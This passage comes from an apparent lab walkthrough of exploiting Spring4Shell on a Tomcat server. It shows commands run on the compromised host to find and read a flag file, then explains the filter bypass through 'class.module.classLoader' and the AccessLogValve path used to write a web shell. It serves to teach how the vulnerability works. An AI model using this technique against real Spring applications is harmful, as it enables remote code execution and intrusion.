ps aux
The command was executed successfully!
The output is not well-formed as the newlines are not rendered on the web page. But we can inspect the page source (press CTRL+U) and see the returned output:
Check the current working directory:
Command:
pwd
The current working directory is /usr/local/tomcat/.
Step 11: Retrieve the flag.
Use the following command to locate the flag:
Command:
find / -iname flag*
The flag is present in the file: /root/FLAG.
Retrieve the flag:
Command:
cat /root/FLAG
FLAG: 085a0ee954aa4562916fd8416fd2f3f8
With that, we conclude the exploitation of the target server vulnerable to Spring4Shell.
Technical Details
If you are more curious about vulnerability and how it works, let's break it down and understand it fully.
How is this vulnerability created?
Spring applications that run on Java 9 and above are susceptible to Spring4Shell. In contrast to the Java 8 (and below) versions, in Java 9, the developers committed a change in the Class object and exposed a method called getModule().
This exposure of a new public method to the Class interface added a new way to dynamically trigger the class loader of the JVM. Prior to Java 9, Spring Framework included proper limitations for triggering the class loader.
One common condition is when a request parameter is bound to a POJO (Plain Old Java Object), and the POJO is not decorated with the @RequestBody annotation. The class variable contains a reference to the POJO object that the HTTP parameters are mapped to. Attackers can specify the class variable in their requests, which enables them to directly access that object. Attackers can also access all child properties of the object through the class variable. And so, by following chains of properties, attackers can access all sorts of other valuable objects on the system.
Why did this issue not happen with old Spring Core installations?
The Spring Core code contains the following logic to prevent accessing child properties of the class variable. This logic is not foolproof:
Snippet:
if (Class.class == beanClass &&
            ("classLoader".equals(pd.getName()) || "protectionDomain".equals(pd.getName()))) {
                continue;
        }
The code checks for "class.classLoader" and "class.protectionDomain", but the logic can be bypassed with the following selector: "class.module.classLoader"
How is the Spring4Shell vulnerability exploited?
The ability to access the class variable and all of its sub-properties opens a big door for attackers to change the behavior of the web application (such as remote code execution).
In Apache Tomcat, an attacker could access an AccessLogValve object from the class variable, by following the class.module.classLoader.resources.context.parent.pipeline.first path. A common way to weaponize this access is to redirect the access log to write a web shell into the webroot by manipulating different properties of the AccessLogValve object, including pattern, suffix, directory, and prefix.
Affected applications:
- The app runs on Java 9 and above.
- The app based on the Spring framework.
- The app uses "Spring Parameter Binding" and has been configured to use a non-basic parameter type, such as POJOs (Plain Old Java Object).
References:
- https://vulcan.io/blog/is-the-new-zero-day-vulnerability-spring4shell-the-next-log4shell/
- https://www.extrahop.com/company/blog/2022/a-technical-analysis-of-how-spring4shell-works/